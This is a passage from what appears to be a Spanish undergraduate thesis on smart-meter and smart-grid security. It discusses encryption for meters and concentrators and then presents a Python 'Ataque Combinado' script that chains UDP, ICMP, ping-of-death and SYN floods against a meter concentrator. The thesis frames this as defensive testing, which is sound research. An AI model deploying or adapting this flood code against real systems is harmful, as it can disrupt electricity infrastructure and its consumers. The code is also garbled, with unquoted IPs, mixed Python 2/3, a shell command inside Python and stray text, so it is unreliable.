de control de la compañía y que se puedan detectar intentos de manipulaciones de manera física. Aún así, el envío de información se produce de manera digital, o sea que estos métodos para salvaguardar la seguridad física son bastante útiles, pero habría que tener en cuenta el desarrollo de protecciones físico-lógicas, que actúen de manera conjunta ante ataques de origen multi-vector (es decir, de origen físico y digital).

La arquitectura de comunicaciones de los contadores eléctricos se basa en los siguientes datos: el contador, ubicado por norma general en el interior del edificio, se comunica con el concentrador, que es el que pasa los datos al centro de control.

En España los protocolos que se utilizan generalmente para la comunicación entre el contador inteligente y el concentrador son PRIME, junto con DLMS (explicado anteriormente) y Meters and More. Una vez que los datos han sido recogidos por el concentrador, estos son enviados al Centro de Control normalmente a través de servicios web, aunque pueden utilizar otros tipos de Tecnologías de Información y Comunicación además de estos servicios.

Los puntos vulnerables de la infraestructura que conforma lo que rodea al contador inteligente son los puntos de acceso (del contador eléctrico inteligente y el concentrador) y la red eléctrica por sí misma. Para la protección de esta infraestructura, las técnicas de cifrado de la información son fundamentales.

Los fabricantes de contadores inteligentes, bajo los requerimientos de las compañías eléctricas suministradoras de energía, deben tratar de establecer una serie de estrategias de seguridad para que contadores y concentradores puedan comunicarse de una forma segura mediante patrones de cifrado entendibles entre sí. Además, tienen que tener en cuenta condiciones del entorno actual, como es la presencia de dispositivos de múltiples fabricantes, lo que conlleva a lo toma de decisión sobre el tipo de cifrado que se desea utilizar. Hay dos tipos de cifrado:

- Cifrado simétrico: se trata de un tipo de cifrado con una instalación bastante rápida que no necesita ningún tipo de infraestructura adicional, pero tiene el problema de la distribución de claves, debido a que esta distribución se debería realizar de una manera segura desde la fabricación del producto hasta su instalación.
- Cifrado asimétrico: este tipo de cifrado requiere de una infraestructura PKI (Public Key Infrastructure – Infraestructura de clave pública) que se trata de una combinación de hardware, software y políticas de procedimientos de seguridad, que permiten la ejecución de operaciones como el cifrado o la firma digital de manera segura. El problema de este cifrado es que la gestión de las claves y permiso con múltiples dispositivos resulta bastante compleja.

Una vez explicados los dos tipos de cifrados queda bastante claro que el cifrado que más interesa es el cifrado asimétrico. El problema está en que utilizar un cifrado asimétrico para la comunicación del contador inteligente y el concentrador supone un gran reto, debido a que se necesitaría que cada concentrador tuviera su propio certificado digital, lo

que dificultaría el desarrollo y gestión de los mismos debido a la gran cantidad de contadores inteligentes instalados en la actualidad.

Por otro lado, si se utilizara un cifrado simétrico el contador eléctrico inteligente debería poseer algún tipo de seguridad para el almacenamiento de dicha clave. Además, el concentrador debería disponer de la clave de todos los contadores a los que esté conectado. Pero el mayor problema aquí surge con la distribución de estas claves. La mayor dificultad de este tipo de cifrado es la distribución de las claves, ya que habría que establecer un protocolo de seguridad muy robusto desde la fabricación de los contadores hasta la instalación de estos.
A parte de la gestión de la clave también sería un problema la aparición de más de una clave por cada contador inteligente, para aspectos de gestión y control de estos, por lo que estaríamos teniendo en cuenta la gestión del doble o triple de claves que de dispositivos conectados al contador.

Ante estas dos opciones de cifrados, son las compañías eléctricas suministradoras de energía las que deben decidir qué nivel de cifrado quieren utilizar para salvaguardar sus sistemas. A día de hoy, la opción más utilizada para la comunicación entre contador y concentrador es el cifrado simétrico.

Para la comunicación entre el concentrador y el centro de control, el concentrador actúa como un ordenador utilizando protocolos a nivel TCP/IP, y, por tanto, la utilización de certificados digitales se hace de una manera bastante sencilla. Además, hay que tener en cuenta que cada concentrador tiene capacidad para unos 500 contadores, por lo que no se utiliza una cantidad inmensa de certificados digitales.

La evolución que está sufriendo la distribución eléctrica hacia las Smart Grids (redes eléctricas inteligentes, explicadas anteriormente), introduce nuevos elementos y dispositivos de control. Esta evolución se traduce en mejores capacidades de comunicación y supervisión entre los centros de control, las subestaciones y los consumidores.

La arquitectura de las redes inteligentes tiene un gran tamaño, y en ella se sitúan varios tipos de dispositivos y protocolos de comunicación a distintos niveles:

- Subestaciones, o a nivel de campo: en este nivel se engloban sensores y actuadores, unidades terminales remotas o dispositivos eléctricos inteligentes.
- Centro de control, o a nivel administrativo: se encuentran dispositivos como servidores, aplicaciones Web, bases de datos u ordenadores.

Tratar de salvaguardar la seguridad de una red eléctrica inteligente es una tarea bastante compleja. Sigue siendo habitual encontrarse dispositivos bastante antiguos, diseñados en otras épocas en las que la seguridad de estos dispositivos no era algo primordial. Además, cabe destacar que en este tipo de infraestructuras participan muchas empresas de fabricantes, integradores o instaladores, que deberían tener la seguridad presente en todo momento, ya que, si cada miembro de esta infraestructura tuviera muy en cuenta la seguridad, la probabilidad de ataques a estos dispositivos se reducirían considerablemente.

La ciberseguridad en la red eléctrica inteligente debería estar aplicada en todo el sistema, desde los dispositivos que recogen los datos hasta los centros de control que los procesan. La ciberseguridad de estas redes es muy importante ya que, con una sola medida de seguridad que se instale de manera inadecuada, toda la infraestructura podría verse comprometida.

Uno de los aspectos que se suelen olvidar en la seguridad de cualquier sistema de control es la necesidad de configuración de todos los sistemas que componen ese sistema. La configuración de estos dispositivos es un aspecto fundamental cuando se habla de ciberseguridad. En una subestación eléctrica, donde se encuentra todo el equipo de control, al configuración debe tener en cuenta diferentes aspectos como son: acceso físico, cuya accesibilidad se debe limitar para proteger los dispositivos críticos del sistema; acceso de red, suya identificación debe ser específica de cada sistema; cifrado, que como se ha explicado anteriormente es un aspecto fundamental; monitorización del estado, para medir el estado de los diferentes procesos del sistema; y certificados, que gestionen las autorizaciones de cada individuo.

La mayoría de problemas de seguridad de contadores inteligentes detectados dependen directamente del fabricante, aunque cabe destacar que un importante porcentaje de las vulnerabilidades de la red eléctrica inteligente están relacionados con la configuración de seguridad y mantenimiento, tarea a desarrollar por las empresas distribuidoras de energía.

Una vez se han configurado los distintos dispositivos que componen la infraestructura de la red eléctrica inteligente, una buena práctica es realizar diferentes test de seguridad orientados a la optimización de la configuración y la verificación de los niveles de seguridad instalados. Es muy recomendable realizar pruebas a todos los equipos destinados a componer la infraestructura, tanto a nivel individual como colectivo. Aplicando estas medidas se pueden minimizar parte de los ataques con respecto a los sistemas de control, pero sobre todo se pueden minimizar los riesgos asociados a las vulnerabilidades que no requieren de altos conocimientos técnicos para ser explotadas, como pueden ser las contraseñas por defecto o el acceso trivial por SSH.

La seguridad en una red inteligente es un asunto que debería ser tratado por todos los agentes implicados en la cadena de valor, asumiendo su responsabilidad y tomando las medidas oportunas para la mejora de protección de los sistemas que la componen.

MODELO CONCEPTUAL

Como hemos podido comprobar en el estado del arte, la ciberseguridad de los contadores es un tema bastante preocupante actualmente. Aun así, debemos preguntarnos si es tan factible como parece para un hacker acceder al concentrador de los contadores eléctricos y poder manipularlos.

Para responder a esto, debemos considerar la localización que tengan los concentradores, y, además, las medidas de seguridad física que disponen los centros de transformación donde éstos están ubicados. Cuanto mejores sean estas medidas de seguridad, menor probabilidad tendrá el hacker de poder acceder a la información del concentrador.
Otro factor a tener en cuenta es que la transferencia de datos sensibles de los concentradores a los centros de control no se realiza de manera continua. Es decir, las mediciones de los contadores suelen estar programadas, por lo que el envío de esta información se realiza de forma programada también. Por tanto, el hacker debe obtener también la información de los momentos exactos de ese envío de información para poder interceder en ella.

Sabiendo esto, parece de obligado cumplimiento realizar una serie de test de seguridad a todos los componentes que compongan la red eléctrica inteligente para poder salvaguardar a ésta de ataques que puedan afectar a consumidores y empresas. Lo que se propone en este trabajo fin de grado son una serie de ataques bastante habituales entre los hackers de este tipo de dispositivos, que las empresas deberían estudiar mediante la realización de diferentes test para la realización de sus posteriores métodos de defensa para hacer inmunes a los concentradores ante estos ataques.

Como se ha explicado antes, los ataques de denegación de servicio (DDoS) son ataques relativamente fáciles de utilizar que hacen que, sin tener los conocimientos necesarios sobre un protocolo determinado o acerca de cómo se componen los paquetes de ataque, se puedan utilizar siguiendo cualquier código fuente encontrado en su investigación llegando a causar grandes daños a dispositivos que tengan como objetivos.

Este Trabajo Fin de Grado se va a centrar en los ataques DDoS debido a que siguiendo la línea de investigación de este tema se ha llegado a la conclusión de que son unas de las herramientas más utilizadas por los hackers y que más afectan a este tipo de dispositivos, por lo que se debería realizar una serie de pruebas ante estos para comprobar la seguridad de los contadores inteligentes.

El primero de los ataques de denegación de servicio que se podría probar sería el que podríamos denominar como “Saturación UDP”, que aprovecha el protocolo UDP (User Datagram Protocol) (un protocolo de red que no necesita una sesión iniciada en el equipo remoto), y que trata de saturar puertos aleatorios del dispositivo a afectar mediante el uso de un gran número de paquetes UDP, haciendo que el equipo afectado compruebe cada puerto tras cada petición para comprobar si obtiene respuesta, y, en caso negativo, responde con un paquete ICMP (Internet Control Message Protocol) de error de destino. Al haber enviado un gran número de paquetes UDP y el dispositivo no obtener respuesta,

el proceso agotaría los recursos del dispositivo, lo que podría llevar incluso a la inaccesibilidad de éste.

Siendo parecido al anterior, otra de las pruebas que se deberían realizar sería ante la saturación por Ping. Este tipo de ataque satura los recursos del dispositivo a afectar mediante solicitud de paquetes ICMP (conocido como Ping). Básicamente lo que se realizaría en este apartado sería enviar paquetes de solicitud sin esperar paquetes de respuesta. Este tipo de ataque puede llegar a consumir tanto ancho de banda saliente y entrante, ya que el dispositivo afectado tratará de responder todas las solicitudes con paquetes ICMP mientras siguen llegando más solicitudes, que da como como resultado una ralentización casi total del sistema, la caída del servicio o incluso los reinicios constantes del dispositivo.

Otro de los ataques que más se realizan son los denominados “Ping de la muerte”. Normalmente una petición ping tiene un tamaño de 32 bytes, por lo que los sistemas a los que se realiza el ping no tienen problema ninguno en gestionar las peticiones y enviar la respuesta adecuada. El problema del denominado “Ping de la muerte” es que se envían paquetes mediante ping, pero con un tamaño mucho mayor y a mayor frecuencia de lo normal. Para realizar este código, se deben establecer una serie de aspectos como son: el tamaño del paquete en Bytes, siendo su máximo 65535 bytes (tamaño máximo permitido por el comando); el tiempo de espera para la respuesta antes de enviar otro paquete, por lo que nos interesa hacerlo lo más pequeño posible para saturar de paquetes el objetivo; y el número de paquetes a enviar, por lo que a mayor número de paquetes mayor saturación sufrirá el dispositivo.

Para probar las defensas del sistema de otra manera que no sea enviando paquetes completos y que el sistema tenga protección ante un número elevado de estos, otro de los ataques que se podrían realizar sería el de enviar peticiones incompletas, es decir, enviar únicamente la cabecera de las peticiones sin llegar a completar nunca una de estas por completo, haciendo así que cada petición que esté a medias se quede “abierta”, a la espera de que enviemos el resto de información que queda para completarlas, lo que hace que enviando un número elevado de peticiones “abiertas” sature los recursos del equipo víctima y haga que se denieguen el resto de peticiones legítimas.

También se podrían realizar inundaciones aprovechando el protocolo SYN. Este protocolo funciona según: se envía una petición SYN para iniciar la conexión TCP, y el servidor al que nos queramos conectar responde con un paquete SYN-ACK, que debe ser confirmado con una respuesta ACK. Por tanto, lo que se podría realizar para saturar el dispositivo sería ignorar las peticiones ACK, lo que mantendría las conexiones abiertas a la espera de respuesta mientras que se le siguen mandando paquetes SYN, lo que provoca que se sature el tráfico saliente y entrante del servidor.

El ataque sobre puertos de servicio es un ataque que centra las peticiones sobre los puertos estándar en los que se conoce que habrá más volumen de tráfico (el puerto TCP 80, por ejemplo). Este tipo de ataque es recomendable que sea probado ya que es uno de los más complejos de evitar o detener. Este ataque se va a probar aprovechando el código del

método de ataque UDP Flood pero asignando nosotros manualmente el puerto al que queremos atacar.

Por tanto, lo que se propone es un código único en lenguaje Python (debido a que es el lenguaje que más se utiliza a la hora de hackear dispositivos de este tipo) que posea los diferentes ataques previamente mencionados y ante los que el contador eléctrico debería tener mecanismos de defensa debido a la facilidad con la que éstos se pueden realizar o conseguir.

ARQUITECTURA

Como se ha explicado previamente, se va a tratar de realizar un único código que agrupe los diferentes ataques de denegación de servicios previamente mencionados. A este tipo de ataque se le suele llamar Blended Flood o Ataque Combinado, y su característica principal es que al juntar varios ataques estos confunden al equipo. Debido a su complejidad, son muy difíciles de detener y sólo se pueden detener teniendo conocimiento de que ataques son los que te van a realizar, por lo que ese es el objetivo de este trabajo fin de grado: poner a disposición de las distintas empresas ataques a los que podrían ser sometidos mediante un Ataque Combinado y así poder facilitar la tarea de encontrar defensas eficaces.

El primer ataque a realizar va a ser el UDP Flooder, seguido por la saturación ICMP, el llamado "Ping de la muerte" y, por último, se va a atacar mediante un SYN Flood.

A continuación, se van a desarrollar los diferentes diagramas de secuencias de cada uno de estos ataques:




Figura 4. UDP Flooder.

Como se puede observar, lo que pretende este ataque es enviar mediante la función "sendto" muchas peticiones UDP para así provocar una respuesta mediante paquetes ICMP del concentrador. Por tanto, el usuario establece una ip a atacar, un puerto y el tiempo tras el que se pretende enviar otra petición UDP. Posteriormente la función usage mostrará al usuario en pantalla los datos introducidos y proporcionará a la función flood los parámetros necesarios para tratar de inundar mediante "sendto" al concentrador del contador eléctrico para provocar respuestas por parte de este mediante paquetes ICMP.




Figura 5. Dead Ping

Tal como observamos, este ataque consiste en que el usuario introduzca la ip deseada para que la función ping mediante el ajuste del número de paquetes a enviar y el tiempo entre un paquete y otro realice las peticiones de paquetes ICMP al concentrador para tratar de saturar sus recursos al máximo.




Figura 6. Saturación ICMP

Este ataque consiste en, mediante el envío de la ip, el puerto y los segundos a la función preset (el cual obtiene el parámetro cpu_number que va a ser el número de núcleos que se van a utilizar para realizar el ataque). Esta función gracias a processes() comienza un multiproceso que permite que la función start_attack pueda comenzar el ataque mediante el envío de peticiones para la respuesta del contador con paquetes ICMP.




Figura 7. SYN Flood

Tal cual se puede observar, este ataque mediante el envío de la ip, el puerto, los segundos y el límite de multiprocesos requeridos, la función sendSYN envía peticiones SYN al concentrador para al final acabar obteniendo respuestas ACK, que, debido a la gran cantidad de peticiones que se realizan al mismo tiempo, saturaría los recursos del sistema.

Se acaban de explicar los diferentes ataques que va a realizar el ataque combinado. Todos ellos tratan de saturar los recursos del sistema ignorando sus respuestas a las peticiones enviadas, por lo que, en cuanto se inicie uno de los ataques el sistema debería saturarse y ni siquiera tratar de seguir enviando respuestas ante los diferentes ataques que prosiguen. Como se puede apreciar en los diagramas de secuencia, os tres primeros ataques hacen que el concentrador envíe paquetes de respuesta ICMP, mientras que el último ataque lo hace mediante paquetes ACK, para tratar de saturar el concentrador desde otro apartado que no sean los paquetes ICMP.

Una vez vistos los distintos diagramas de secuencias de cada uno de los ataques por separado, se podría decir que el programa creado en este Trabajo Fin de Grado al que denominamos “Ataque Combinado” actuaría tal cual explica el siguiente diagrama:




Figura 8. Ataque combinado

IMPLEMENTACIÓN

Siguiendo los diferentes diagramas de secuencia previamente mostrados, se realizó el código a implementar en el equipo atacante para probar contra concentradores de contadores eléctricos.

A continuación, se va a exponer el código en lenguaje Python del denominado Ataque Combinado, con explicaciones de cada ataque que se va realizando.

```
# Primero se van a definir los parámetros globales necesarios como la ip, el
puerto a atacar, los segundos, la ip del equipo interfaz y el límite de procesos a
utilizar en el multiproceso. Se va a empezar con un ataque UDP Flooder.
Posteriormente se proseguirá con una saturación ICMP y con el denominado Dead
Ping. Por último, se va a realizar también un ataque SYN Flood.
import time
import socket
# los sockets se utilizan para comunicarse con otros programas. Quedan definidos
por la dirección IP, el puerto y el protocolo a utilizar
import random
import sys
import multiprocessing
import threading
# multiprocessing y threading son dos métodos diferentes de multiproceso
from scapy.all import *
# se necesita instalar la herramienta scapy para utilizarla a modo de librería
aquí. Sirve para poder manipular paquetes.
ip=192.168.1.1
# ip puesta al azar. Se puede escoger
port=80
# Puerto puesto al azar. Se puede escoger
second=0.001
# Segundos puestos al azar. Se pueden escoger
Interface=192.168.3.1
# La IP del equipo con el que atacas
thread_limit = 200
# número de procesos simultáneos que vamos a permitir
def usage():
    print ("Usage: " + sys.argv[0] + " <ip> <port> <second>")
    # sys.argv[] es una lista que contiene los argumentos que pasamos al script.
      En este caso poniendo un 0 estamos obteniendo el nombre del script.

    victim=ip
    vport=port
    duration=second
```

```
# obtiene los parámetros victim, vport y duration de lo establecido anteriormente
  como ip, port y second
def flood(victim, vport, duration):
    client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    # se crea el servidor. Con socket.AF_INET creamos un socket referido a la red
      (es el que se usa por defecto), y con socket.SOCK_DGRAM estamos diciendo que
       utilizamos un servicio UDP. Los sockets se utilizan para la conexión.
    bytes = random._urandom(1024)
    # 1024 representa un byte en el servidor
    timeout =  time.time() + duration
    # se define el timeout como el tiempo actual más la duración previamente
      establecida en segundos
    sent = 0
    # inicializamos sent, que va a ser utilizado dentro del while
    while 1:

        if time.time() > timeout:
            break
        else:
            pass
            # pass es una operación nula, no hace nada
        # una vez que se han pasado los segundos definidos con duration, nos
          salimos del if y se empiezan a enviar los paquetes
        client.sendto(bytes, (victim, vport))
        sent = sent + 1
        print ("Attacking %s sent packages %s at the port %s "%(sent, victim,  asd
        vport))

# hasta aquí llegan las funciones de UDP_Flood
# aquí empiezan las funciones de ICMP_Flood

def preset(cpu_number):
#Este método es el que inicia los multiprocesos. El cpu_number es un parámetro que
se obtiene desde el main: es el número de núcleos de la cpu que se van a utilizar
para realizar este método
       processes = [multiprocessing.Process(target=start_attack, args=()) for i in
       range(cpu_number)]
       # en el multiproceso se utiliza target apuntando al método a utilizar. No
         se le pasan argumentos porque no es necesario para el método. Range es un
       tipo de datos que crea una lista. Es decir, el for actuaría desde i hasta
       el rango marcado por el cpu_number (parámetro pasado desde el main).
       for i in range(cpu_number):
              processes[i].start()
              # iniciamos el método procesos (así se inicia en un multiproceso)
       for i in range(cpu_number):
              processes[i].join()
```

```
                # mediante el método join se espera a que el proceso haya
                  terminado, asegurándonos así de que este no se queda en estado
                  “zombie”


def start_attack():
        ip_address = ip
        data = "X"*500
        # El valor 500 es el valor de bytes que vamos a pasar por ICMP. Si se
          quiere mandar grandes cantidades de datos, el valor máximo recomendado es
          de 1440 bytes.

        if len(sys.argv) < 2:
                print ("Please give an ip adress or domain name")
        else:
                try:
                        packet = sr1(IP(dst="195.175.39.49")/UDP()/DNS(rd=1,
                        qd=DNSQR(qname=sys.argv[1])), verbose=False)
                         # se crea un paquete y se envía mediante el comando sr1 (que
                           utiliza para enviar y escuchar la respuesta del
                           servidor). El resto de datos es como se utiliza el
                           comando sr1 por defecto, salvo la IP que se ha ajustado
                           al azar.
                        ip_address = packet[1][DNSRR].rdata
                except:
                        ip_address = sys.argv[1]

                        send(IP(dst=ip_address)/ICMP()/data, verbose=False, loop=1)
                        # aquí es donde enviamos los paquetes ICMP al sistema. Con
                          loop igual a 1 estamos mandando constantemente paquetes
                          ICMP.
        # mediante este else se obtiene la dirección IP a la que se pretende enviar
          los paquetes ICMP

# aquí termina el ICMP Flood.
# aquí empieza el SYN Flood
class sendSYN(threading.Thread):
# aquí se inicia la clase que va a utilizar multiproceso threading
    def __init__(self):
    # _init_(self) es el constructor de la clase. Self se refiere a que se pasa a
      sí mismo como parámetro
       threading.Thread.__init__(self)
       # se inicia el constructor del multiproceso
    def run(self):
          s = socket.socket()
          # se utiliza el socket para la conexión.
```

```
            s.connect((ip,port))

def main():
# aquí empezaría el main del UDP Flooder
  print len(sys.argv)
    if len(sys.argv) != 4:
        usage()
    else:
        flood(sys.argv[1], int(sys.argv[2]), int(sys.argv[3]))
    # este if comprueba que has introducido todos los datos necesarios. Tiene que
      ser de tamaño 4 debido a que el 0 es el nombre del script, 1 es la ip, 2 el
      puerto y 3 la duración

# aquí empezaría el main de la saturación ICMP
   t = round(time.time())
     preset(multiprocessing.cpu_count()-1)
         # con este método estamos utilizando todos los núcleos de nuestra CPU
           menos el primero. Es el parámetro que se le pasa al método preset
           llamado cpu_number
     print ("Attack finished with: %s seconds" % (round(time.time() - t)))

   # aquí empieza el llamado "Ping de la muerte"
   ping ip 65545 10000000 0.00001
   # 65545 es el tamaño del paquete a enviar en bytes. El tamaño por defecto es de
     32 bytes y estamos enviando el máximo tamaño permitido por comando. El
     0.00001 es el tiempo de espera para la respuesta antes de enviar otro
     paquete, por lo que conviene ponerlo lo más pequeño posible para saturar
     antes el dispositivo a afectar. El 10000000 es el número de paquetes a
     enviar. Por defecto se envían 4 peticiones, por lo que se ha subido a 10
     millones de peticiones para "inundar" cuanto antes el servidor.

# aqui empieza el main de SYN Flood
# Se van a preparar las variables
  interface        = sys.argv[1]
  ip               = sys.argv[2]
  port             = int(sys.argv[3])

  print ("Flooding %s:%i with SYN packets." % (ip, port))
  while True:
          if threading.activeCount() < thread_limit:
             sendSYN().start()
             total += 1
             sys.stdout.write("\rTotal packets sent:\t\t\t%i" % total)
             # sys.stdout.write sirve para sobreescribir una línea sin tener que
               pasar a la siguiente. Es decir, en la misma línea es como si el
```

```
                número se fuera actualizando, mientras que si pones un print
                saldrían varias líneas seguidas poniendo los números adecuaddos.
            # en este if, si llevamos menos multiprocesos del límite que le hemos
              establecido sigue creando procesos de SYN flood
if __name__ == '__main__':
    main()
```

BIBLIOGRAFÍA

[1] DLMS User Association, «DLMS,» [En línea]. Available: http://www.dlms.com/information/whatisdlmscosem/index.html.

